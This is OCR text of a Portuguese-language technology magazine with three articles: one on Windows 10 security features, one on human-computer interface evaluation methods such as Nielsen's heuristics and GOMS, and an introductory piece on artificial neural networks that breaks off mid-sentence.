
Ameaças como o hacking ou infeção de equipamentos com vírus e malware, acontecem tanto a nível pessoal como empresarial e, algumas vezes, podem acontecer simultaneamente em ambos os cenários. Por isso, o primeiro passo para reforçar a segurança da nossa informação é utilizar equipamentos com ferramentas atualizadas, como por exemplo, PC's com Windows 10.

**Ferramentas de Segurança**


Para manter a integridade dos mesmos, existem inúmeras inovações que nos protegem de ações potencialmente perigosas. Vejamos algumas delas:

**UEFI Secure Boot:** Um componente de hardware (disponível também no Windows 8.x) que ajuda a manter a integridade do sistema operativo e do firmware desde o momento em que o PC é ligado até o momento em que é desligado.

**Trusted Platform Module:** Para proteger as chaves de criptografia e identidades dos utilizadores, o Windows utiliza um chip TPM para verificar os recursos e manter a integridade e a segurança oferecida pelo UEFI. Funciona com base no hardware e em conjunto com o sistema operativo.




**Device Guard e Credential Guard:** Essa tecnologia de segurança baseada na virtualização (VBS) tem a capacidade de executar os processos mais sensíveis do Windows num ambiente seguro e evita alterações, incluindo quando o núcleo do sistema operativo se encontra comprometido.





*Windows 10 hardware-based security defenses*

**Sensores biométricos:** São tecnologias que permitem aos utilizadores usar múltiplos fatores de autenticação (MFA) nos seus dispositivos, como a Face, Íris ou impressão digital, por exemplo.



*Leitor impressão digital*

**Conditional Access e Device Integrity:** A integrida-


de e estado de um dispositivo pode ser verificada através de serviços combinados da Cloud e do sistema. Por exemplo, se um dispositivo não é seguro, os utilizadores podem aceder aos serviços via VPN, e-mail ou SharePoint.




**Microsoft Passport:** A autenticação simples (passwords tradicionais) já não é recomendável porque trata-se de um método vulnerável a ataques. Atualmente, é necessária uma autenticação com recurso a múltiplos fatores, algo possível com o Microsoft Passport, que permite o uso de vários dispositivos (Smartphones e PCs) para aceder a diversos equipamentos ou serviços, sem precisar recorrer a instrumentos mais caros e complexos como tokens e ou smartcards.





**Windows Hello:** Recurso disponível no Windows 10 que permite a autenticação biométrica para inicio de sessão, aceder a aplicações ou serviços online.





**Bitlocker e Windows Information Protection**: Se o dispositivo usado a nível profissional for roubado, é possível através destas soluções proteger os dados da empresa e evitar fugas de informação, algo que pode ser controlado a partir de qualquer outro dispositivo. Além disso, permite que os utilizadores distingam a informação pessoal da profissional, para que dados classificados como confidenciais não fiquem expostos em locais públicos.

**Rights Management Services:** Recurso disponível no Office 365 em conjunto com o Windows 10 que previne que os utilizadores obtenham, copiem, imprimam ou enviem documentos de forma acidental e sem autorização. Além disso, é possível restringir o acesso das pessoas a determinados documentos ou e-mails.**SmartScreen:** Tecnologia baseada na Cloud, disponível no Microsoft Edge e no Internet Explorer, garante a confiabilidade de uma página web antes do acesso do utilizador. Páginas potencialmente perigosas, como as que iniciam downloads, são bloqueadas para que a segurança do equipamento não seja comprometida.




**SmartScreen:** Tecnologia baseada na Cloud, disponível no Microsoft Edge e no Internet Explorer, garante a confiabilidade de uma página web antes do acesso do utilizador. Páginas potencialmente perigosas, como as que iniciam downloads, são bloqueadas para que a segurança do equipamento não seja comprometida.





Microsoft Edge Smart Screen

## WINDOWS 10: FERRAMENTAS DE SEGURANÇA

**AppContainer:** O isolamento é o principal objetivo de um ambiente de execução do AppContainer. Ao isolar uma aplicação de recursos desnecessários e outras aplicações, as oportunidades de manipulação mal-intencionada são minimizadas. Conceder acesso baseado em privilégios mínimos impede que aplicações e utilizadores acedam a recursos além das suas permissões. Controlar o acesso aos recursos protege o processo, o dispositivo e a rede.

**Windows Defender:** Através da utilização de serviços Cloud, Machine Learning e diversos esforços de investigação, o Windows Defender permite ao utilizador lidar com atividades suspeitas e malware com total confiança. As empresas podem proteger os seus ambientes através do Windows Defender Advanced Threat Protection.




**Recursos**

Poderá obter informações mais detalhadas sobre alguns destes recursos nos seguintes links:

Mitigate threats by using Windows 10 security features

Device Security

Windows Information Protection

Microsoft Passport

Windows Hello for Business

Rights Management Services

Windows Defender Advanced Threat Protection

AppContainer Isolation

**As ameaças de segurança aos dispositivos, dados e informações são um assunto importante no dia a dia e evoluem com frequência. Por isso, é necessário contar com hardware, software e ferramentas que sirvam como uma barreira para os riscos que os utilizadores enfrentam em atividades como navegar na internet, instalar aplicações ou simplesmente ligar o computador.**

**Conclusão**

Em suma, hardware recente conjugado com funcionalidades de segurança disponíveis em sistemas operativos como o Windows 10, são a melhor resposta às ameaças da rede, roubo de dispositivos e de identidade ou subtração de informações.

## AUTOR

**Escrito por Nuno Silva**

IT Professional | Windows Insider MVP | Microsoft MVP - Windows Experience (2014-2016) | Microsoft Technical Beta Tester (Windows International Team) | MCC | Certified Microsoft Windows Phone Expert | Windows Team Division Manager @ Microsoft Group Portugal (Facebook)

# MODELOS DE AVALIAÇÃO DE INTERFACE

Um dos pontos mais importantes, apontados no estudo das Interfaces Humano-Computador (IHC), é a preocupação em desenvolver sistemas voltados ao usuário a partir da premissa “desenvolver sistemas pensando e considerando o usuário em todo o seu processo” (SILVA, 2008, p. 92). É fundamental haver a preocupação do desenvolvimento do *software* em atender as especificidades e necessidades do usuário, a partir da ótica usada na *Engenharia de Software* (ES) consoante ao estudo da IHC.

Silva (2008, p. 92) cita Nielsen que em seu estudo classifica os métodos de avaliação de sistemas em três categorias. A saber:

<table>
<tr><td rowspan="6">Métodos para Avaliação</td><td rowspan="3">Métodos Analítico ou de Inspeção</td><td>Avaliação Heurística</td></tr>
<tr><td>Percurso Cognitivo</td></tr>
<tr><td>Checklist</td></tr>
<tr><td rowspan="2">Métodos empíricos ou Teste com Usuários</td><td>Teste de Usabilidade</td></tr>
<tr><td>Percurso Pluralístico</td></tr>
<tr><td rowspan="2">Outras formas</td><td>Modelo GOMS</td></tr>
<tr><td>Questionários</td></tr>
</table>

Os métodos de avaliação analíticos ou de inspeção são instrumentos usados apenas pelos projetistas e por profissionais da área de IHC. Assim sendo, não há a participação do usuário no uso de tais instrumentos.

Os métodos empíricos ou de testes com usuários são instrumentos que permitem a participação do usuário em todo o processo de desenvolvimento.

Em relação às outras formas de avaliação, como os instrumentos citados (Modelo GOMS e Questionários) ocorre a participação do usuário, mas não em todo o processo de desenvolvimento. Nesta categoria há apenas a participação parcial do usuário.

### *Avaliação Heurística*

Heurística pode ser entendida como uma regra ou diretriz que tem por finalidade guiar uma decisão de projeto ou mesmo criticar uma decisão já tomada (DIX et al. 2004). Este método é baseado em uma análise realizada a partir da interface e sua relação com os princípios de usabilidade do sistema do ponto de vista do próprio desenvolvimento. É um método analítico considerado rápido e barato por poder ser aplicado por uma pequena equipe de avaliadores em torno de cinco integrantes desde o início do ciclo de desenvolvimento, a partir de um protótipo realizado em papel. Um fato no uso deste método, é que este, não inclui a parte relacionada a proposta de melhorias. No entanto, esta atividade pode vir a ser realizadas como resultado da discussão entre avaliadores, no sentido de buscar o que ser feito para resolver erros ou melhorar a interface.

Nielsen (1994) propõe o uso de um conjunto de dez heurísticas como base de verificação para cada um dos avaliadores da equipe, que deve ser formada entre três e cinco componentes. Neste processo cada uma das dez heurísticas, de forma independente, deve ser verificada por todos os avaliadores com base nos cenários típicos de uso do sistema. Os itens que estejam fora de escopo devem ser anotados, especificados e listados e deve a eles ser atribuído grau de severidade de 0 a 4, sendo este significado:

0. menor severidade, o problema não é considerado como um problema de usabilidade;
1. problema de nível cosmético que será resolvido se houver disponibilidade de recursos e de tempo;
2. problema de nível pequeno de usabilidade onde sua resolução terá grau de menor prioridade;
3. problema de nível maior de usabilidade com alto grau de prioridade para sua solução;
4. problema de nível de seriedade alto, o qual requer ser resolvido antes da continuidade do desenvolvimento do software.

As dez avaliações heurísticas citadas por Nielsen (1994) são indicadas a seguir:

1. *Visibilidade do status do sistema* – O sistema deve informar o usuário por meio de ações de *feedbacks* sobre o que está acontecendo;
2. *Integração do sistema com o mundo real* – O sistema deve fazer uso de termos, ações e conceitos com os quais o usuário esteja familiarizado, fornecendo informações em ordem natural e lógica;
3. *Controle e liberdade do usuário* – O sistema deve oferecer suporte a correção de ações incorretas ou indesejadas (como, por exemplo, um comando *desfazer*) praticadas pelo usuário de modo que o usuário tenha uma maneira de fazer uso de uma “saídas de emergência”;
4. *Consistência e padrões* – O sistema deve ter sua interface definida de forma padronizado e consistente;
5. *Prevenção de erros* – O sistema deve possuir um nível adequado do controle de exceções para neutralizar a ocorrência de erros, quer seja por eliminação de situações propícias ao erro, quer seja pelo uso de mensagens de advertência e confirmação;

6. *Reconhecimento em vez de lembrança* – O sistema deve ser intuitivo de maneira que possa minimizar a necessidade de o usuário memorizar ações, objetos, comandos e opções, disponibilizando suas funcionalidades de forma visível e clara;
7. *Flexibilidade e eficiência de uso* – O sistema deve ser desenvolvido com o sentido de satisfazer as necessidades de seus usuários inexperientes e experientes que necessitam de maior interação com o sistema;
8. *Design estético e minimalista* – O sistema deve conter diálogos apenas com detalhes e informações que sejam efetivamente relevantes;
9. *Ajuda para o usuário reconhecer, diagnosticar e recuperar-se dos erros* – O sistema deve apresentar mensagens de erros claras, indicando precisamente o problema ocorrido e sugerindo soluções que sejam precisas e adequadas;
10. *Ajuda e documentação* – O sistema deve prover informações que sejam relevantes e possuir documentação que seja concisa, de fácil pesquisa e focadas nas tarefas do usuário, além de listar os passos exatos a serem executados.

***Percurso Cognitivo***

Método analítico que visa efetuar a simulação passo a passo do comportamento de certo usuário sob a ótica de certa tarefa, devido a esta característica obriga o avaliador a conhecer bem quem é o usuário, suas características, habilidades e deficiências para conseguir efetuar as ações que sejam adequadas. É um método aplicado no início do desenvolvimento.

Prates & Barbosa, (2003, p. 18) apontam que antes de realizar este método de avaliação é preciso passar por uma fase de preparação, onde deverão ser definidos:

- hipóteses sobre os usuários e sobre o conhecimento que eles têm sobre a tarefa e sobre a interface proposta;
- cenários de tarefas, construídos a partir de uma seleção de tarefas importantes e de tarefas frequentes;
- sequência “correta” de ações para completar cada tarefa, tal como definida pelo projetista;
- proposta de design em papel ou protótipo, ilustrando cada passo e indicando o estado da interface antes/depois de cada um.

Prates & Barbosa, (2003, p. 18) indicam que o processo de execução da avaliação compreende as seguintes etapas de ação:

1. o projetista apresenta uma proposta de design;
2. os avaliadores constroem histórias plausíveis sobre a interação de um usuário típico com a interface, com base nos cenários de tarefas selecionados;
3. os avaliadores simulam a execução da tarefa, efetuando uma série de perguntas sobre cada passo;
4. os avaliadores anotam pontos-chave, como:
    - o que o usuário precisa saber antes de realizar a tarefa
    - o que o usuário deve aprender ao realizar a tarefa

A cada passo, os avaliadores necessitam refletir sobre uma série de perguntas, buscando descobrir problemas em potencial que podem vir a ocorrer durante a interação de usuários reais com o *software* efetivamente implementado conforme proposto em seu projeto (PRATES & BARBOSA, 2003, p. 19).

***Checklist***

Método analítico que tem por finalidade estabelecer um critério de acompanhamento e verificação de cumprimento de itens de certa interface no sentido de mostrar se a interface em foco está em conformidade com os itens previstos para a interface e se estes conteúdos e opções estão acessíveis aos usuários.

O método checklist é útil, mas tende a crescer e se tornar incômodo, surgindo a necessidade de uma organização específica para seu uso (BUENO & CAMPELO, 2013, p. 6).

Após coletado a lista de pontos de verificação, ou seja, o *checklist* este deve ser submetido a validação por um grupo de profissionais experientes na prática de projetos e análise de sistemas (AGNER, 2007, p. 274).

***Teste de Usabilidade***

Método usado na fase final do desenvolvimento que objetiva acompanhar as ações de um usuário sobre a utilização de certo sistema podendo ser realizado sobre um protótipo de alta-fidelidade ou sobre o sistema implementado, sendo esta característica considerada o principal ponto positivo desta ferramenta de avaliação. No entanto, para que esta ferramenta seja bem-sucedida é necessário aos avaliadores tomarem o cuidado de focarem o que efetivamente deve ser avaliado para assim prestar atenção nas partes em estudo.

Usabilidade deve ser entendido como sendo um atributo de qualidade de uso relacionado à facilidade de manipulação de algo. Isto posto, relaciona-se à rapidez com que os usuários podem aprender e desenvolver as habilidades necessárias para fazer uso de algo. Se determinado recurso

não puder ser utilizado, não há motivo real para que o mesmo exista (NIELSEN & LORANGER, 2007). Segundo expõe Barbosa & Silva (2010), a usabilidade é o critério de qualidade de uso mais conhecido e frequentemente considerado.

***Percurso Pluralístico***

Método de avaliação sistemático que possibilita estabelecer critérios sobre sequências de interfaces, que são os percursos a partir da interação com várias pessoas, neste caso pluralidade, destacando-se os usuários, os projetistas e os profissionais de IHC. Neste método os usuários a partir da observação e uso de uma sequencia de telas tecem quais seriam as ações necessárias para executar certa tarefa a ser implementada por um projetista ou profissional de IHC. A partir deste ponto faz-se a troca de informações entre usuários e projetistas/profissionais de IHC no sentido de se observar se o que foi implementado é de fato realizado pelo usuário. Enquanto não ficar equacionado o que deve ser feito com o que foi implementado da ótica do usuário deve-se repensar as ações. Somente após todos entenderem como deve ser o procedimento correto, é que o mesmo é definido e passa-se para uma próxima tarefa para nova avaliação.

Hagiwara & Medeiros Filho (2008, p.4) informam que:

> *Este método é aplicado utilizando-se um conjunto de painéis, que por sua vez, são cópias da interface da tarefa que está sendo avaliada, apresentados na ordem em que apareceriam caso o software estivesse sendo executado.*

Segundo aponta Chan (1996) o percurso pluralístico mostra-se útil, principalmente na fase inicial do processo de desenvolvimento do *software* em análise.

***Modelo GOMS***

O método **G**oals (Objetivos), **O**perators (Operadores), **M**ethods (Métodos) e **S**election rules (Regras de seleção) possui como característica operacional a não participação do usuário no processo de avaliação, pois visa mensurar o tempo de ação e reação do usuário no uso de certo recurso existente na interface. Este modelo de base cognitiva busca representar o comportamento dinâmico do usuário durante a sua interação com o computador (PRATES, et. al, 2003, p. 446).

Neste método é estipulada uma margem de tempo, estimada como possível para que o usuário possa tomar uma decisão em relação a ação a ser executada (clicar num botão, encontrar um botão, arrastar o mouse, clicar em um botão, etc). Para tanto, é definido um operador para cada passo que necessita o usuário realizar para executar certa ação; para cada operador é atribuído um valor, de maneira que o tempo utilizado na realização de cada ação possa ser calculado por meio da soma dos valores atribuídos a cada operador necessário para executar a ação. Silva (2008) cita que os valores a serem usados para a definição dos operadores se encontram na literatura produzida por John & Kieras (1996). Ao final deste método de avaliação o resultado são as ações e os operadores são o total de tempo para realizar a tarefa mensurada.

Preece, et. al. (2013), aponta que uma das principais vantagens deste modelo de avaliação é a facilidade com que as análises comparativas realizadas sobre o uso de interfaces podem ser feitas sem o prévio treinamento de usuários ou de sessões de testes. Na contramão desta opinião Card, et. al. (1983) aborda que o modelo apresenta algumas limitações, como: o fato deste modelo ser aplicado para um estudo voltado a usuários experts; a questão de não considerar as diferenças individuais entre os usuários e acrescenta que o modelo não considera o tempo de aprendizagem do usuário para fazer uso do.

***Questionários***

Método de avaliação que tem por objetivo identificar as preferências, nível de satisfação e ansiedade dos usuários por meio de questionários. Mariano, et. al. (2011, p. 4) informa que a técnica de aplicação de questionário é uma maneira impessoal de obter informações, dando maior liberdade para o usuário. Acrescente que o questionário deve ser preparado com antecedência, sendo uma ferramenta que permite a "avaliação de um grande numero de usuários, com um baixo custo de aplicação".

Os questionários podem ser elaborados a partir de questões: abertas, respostas discursivas; escalares, respostas dadas em escalas; de múltipla escolha, várias respostas para cada questão em que o usuário seleciona uma (MARIANO, et. al., 2011, p. 4).

**Bibliografia**

AGNER, L. **Arquitetura de Informação e Governo Eletrônico: Diálogo: Cidadões-Estado na World Wide Web – Estudo de Caso e Avaliação Ergonômica de Usabilidade de Interfaces Humano Computador**. Tese de Doutorado, Orientador: Anamaria de Moraes. Rio de Janeiro: PUC, 2007. Disponível em: <http://www.agner.com
.br/download/tesedoutorado/>. Acesso em: 22 abr. 2013.

BARBOSA, S. D. & SILVA, B. S. **Interação Humano-Computador**. Rio de Janeiro: Elsevier, 2010.

BUENO, C. de F. dos S. & CAMPELO, G. B. **Qualidade de Software**. Recife: Universidade Federal de Pernambuco: Departamento de Informática, 2013. Disponível em: <http://sistemas.riopomba.ifsudes

temg.edu.br/dcc/materiais/1022789570_Qualidade%20de%20Software.pdf>. Acesso em 25 abr. 2013.

CARD, S. K., MORAN, T. P. & NEWELL, A. **The Psychology of Human-Computer Interaction**. London:Lawrence Erlbaum Associates. 1983.

CHAN, S. da R. H. V. **Estudo comparativo de métodos para avaliação de interfaces homem-computador**. Relatório Técnico IC/ 96-05. Campinas, São Paulo. 26p., 1996.

DIX, A.; FINLAY, J.; ABOWD, G.; & BEALE, R. **Human-Computer-Interaction**. USA: Pearson Education, 2004.

HAGIWARA, R. C. & MEDEIROS FILHO, D. A. **Uma Taxonomia para Processos de Avaliação da Interação Humano-Computador**. Paraná: Universidade Estadual de Maringá – UEM, 2008.

MARIANO, E.; PONTOLI, J. C. da S.; MARCHI, K. R. da C. IHC – **Análise e Avaliação dos Usuários**. Paranavaí: UNIPAR - Universidade Paranaense, 2011.

NIELSEN, J. & LORANGER, H. **Usabilidade na Web**. Rio de Janeiro: Elsevier, 2007.

NIELSEN, J. **Heuristic evaluation: Inspection Methods**. New York: John Wiley & Sons, 1994.

PRATES, R. O. & BARBOSA, S. D. J. **Avaliação de Interfaces de Usuário - Conceitos e Métodos: Anais do XXIII Congresso Nacional da Sociedade Brasileira de Computação**. XXII Jornadas de Atualização em Informática (JAI). SBC, 2003.

PRATES, R. O.; FIGUEIREDO, R. M. V. de; BACH, C. F. **Um Modelo de Apoio ao Projeto de Design de Interfaces de Ambientes de Aprendizado**. Rio de Janeiro: UERJ: Instituto de Matemática e Estatística, 2003.

PREECE, J.; ROGERS, Y. & SHARP, H. **Design de Interação**. 3a. ed. Porto Alegre: Bookman, 2013.

SILVA, M. A. R. **Interface Humano-Computador**. Batatais: Claretiano, 2008.

[1] *JOHN, B. E.; KIERAS, D. E. The GOMS family of user interface analysis techniques: comparison and contrast. ACM Transactions on Computer-Human Interaction, v. 8, n. 3, p. 320-351, 1996.*


## AUTOR

**Escrito por Augusto Manzano**

Natural da Cidade de São Paulo, tem experiência em ensino e desenvolvimento de programação de software desde 1986. É professor da rede federal de ensino no Brasil, no Instituto Federal de Educação, Ciência e Tecnologia. É também autor, possuindo na sua carreira várias obras publicadas na área da computação.

# Redes neurais artificiais: o que são? Onde vivem? Do que se alimentam?

Atualmente, muito se fala em inteligência artificial. O Google investe, a Microsoft, a Amazon, a Uber, o Facebook, a Apple... E essa lista não para por aqui. Nós sabemos que é uma tecnologia pujante, que, juntamente com a correta análise do Big Data, certamente será uma das ferramentas mais poderosas que nós teremos no futuro próximo.


A ideia deste artigo é falar um pouco da inteligência artificial, mais precisamente abordar os algoritmos das redes neurais artificiais (RNA), sua arquitetura, seu funcionamento e suas principais aplicações.

Embora muitos tenham a ideia de que redes neurais são sistemas computacionais que imitam o cérebro humano, na realidade, essa ideia de rede neural não passa de uma metáfora. Essa metáfora é totalmente plausível, pois as redes neurais artificiais tomam por base as redes neurais biológicas associadas ao processamento paralelo do cérebro humano.

A rede neural, em suma, é uma abordagem alternativa aos métodos estatísticos tradicionais utilizados para solucionar problemas de previsão de séries temporais. Apesar de parecer simples à primeira vista, é preciso sempre ter em mente a metáfora do cérebro humano, pois esse modelo matemático se baseia nesse funcionamento.

**O neurônio biológico**

Sendo assim, é necessário entender primeiramente como funciona o neurônio. Você pensou que aquelas aulas de biologia seriam inúteis né? Simploriamente falando, um neurônio é constituído por um corpo celular, que possui algumas ramificações chamadas de dendritos. O mesmo corpo celular possui um alongamento chamado axônio, cuja extremidade é chamada de telodendro. A passagem do impulso nervoso se dá na região da sinapse. *Isso mesmo, aquela que é acelerada com uma pequena dose de* álcool (lembre-se, eu disse pequena!). Essa área é composta pelo encontro dos dendritos de um neurônio com os axônios de outro. E sempre ocorre no sentido axônio, dendrito.




Você deve estar se perguntando por que isso é importante. Os neurônios funcionam baseados na lei do tudo ou nada. Ou seja, se o estímulo excitatório for muito pequeno, nenhuma propagação é efetuada. Por outro lado, desde que o limiar seja atingido, independentemente da sua intensidade, o potencial da ação do neurônio será o mesmo. Essa lei foi o primeiro passo para que se desenvolvesse o primeiro modelo matemático para o desenvolvimento das redes neurais artificiais.

**Primeiro modelo de neurônio artificial**

O primeiro modelo, concebido em 1943 por McCulloch e Pitis, é formado por um vetor de entrada, e as sinapses são representadas por pesos numéricos. Vide fórmula abaixo:

FIGURA 2
**Modelo matemático de um neurônio**




Na figura, X1 a Xn representam as variáveis de entrada i do neurônio de saída j. A entrada líquida é dada pela somatória dos pesos sinápticos de i=1 até n, onde □ é o limiar sináptico.

Posteriormente, muitos outros modelos matemáticos foram desenvolvidos: Perceptron, Adaline (extensão do Perceptron), Perceptron multicamadas (MLP), Algoritmo Backpropagation, Redes de Jordan e Elman, Algoritmo GDMH, Combinacional, Iterativo Multilayer, Multiplicativo-aditivo, Multilayer com Neurônio Ativo, Multiaplicativo-aditivo com Neurônio Ativo, Algoritmo Evolucionário, Rede ART, Rede Counter-propagation, Rede de Hopfield, Rede de Kohonen, Rede LVQ.

Apesar do grande número de modelos de RNA, aqui vamos citar apenas o modelo inicial e o Algoritmo Evolucionário.

**O algoritmo de Darwin**

Outro algoritmo muito utilizado para a resolução dos problemas atuais é o Algoritmo Evolucionário. Ele é baseado nos princípios da evolução biológica de Darwin, no qual o

mais apto sobrevive. Por conta desse modelo evolucionário, esse algoritmo é bastante utilizado na aprendizagem de uma RNA. Basicamente, ele busca os pesos sinápticos que melhor representam a solução do problema.

Esse modelo utiliza muito bem a metáfora de Darwin.

*Oi? O que Darwin tem a ver com inteligência artificial?*

Vamos lá! À uma população inicial são aplicados operadores genéticos de mutação e cruzamento em cada indivíduo com o intuito de que eles evoluam e representem melhores soluções para o problema.

O algoritmo se inicia com uma população inicial gerada aleatoriamente. Nessa população, é avaliada a aptidão à sobrevivência de cada indivíduo. Em seguida, a aptidão dá a cada indivíduo uma pontuação baseada na pontuação desejada para a resposta almejada. Aqui, o cálculo da aptidão de cada indivíduo é realizado pela função do erro médio quadrático a seguir.

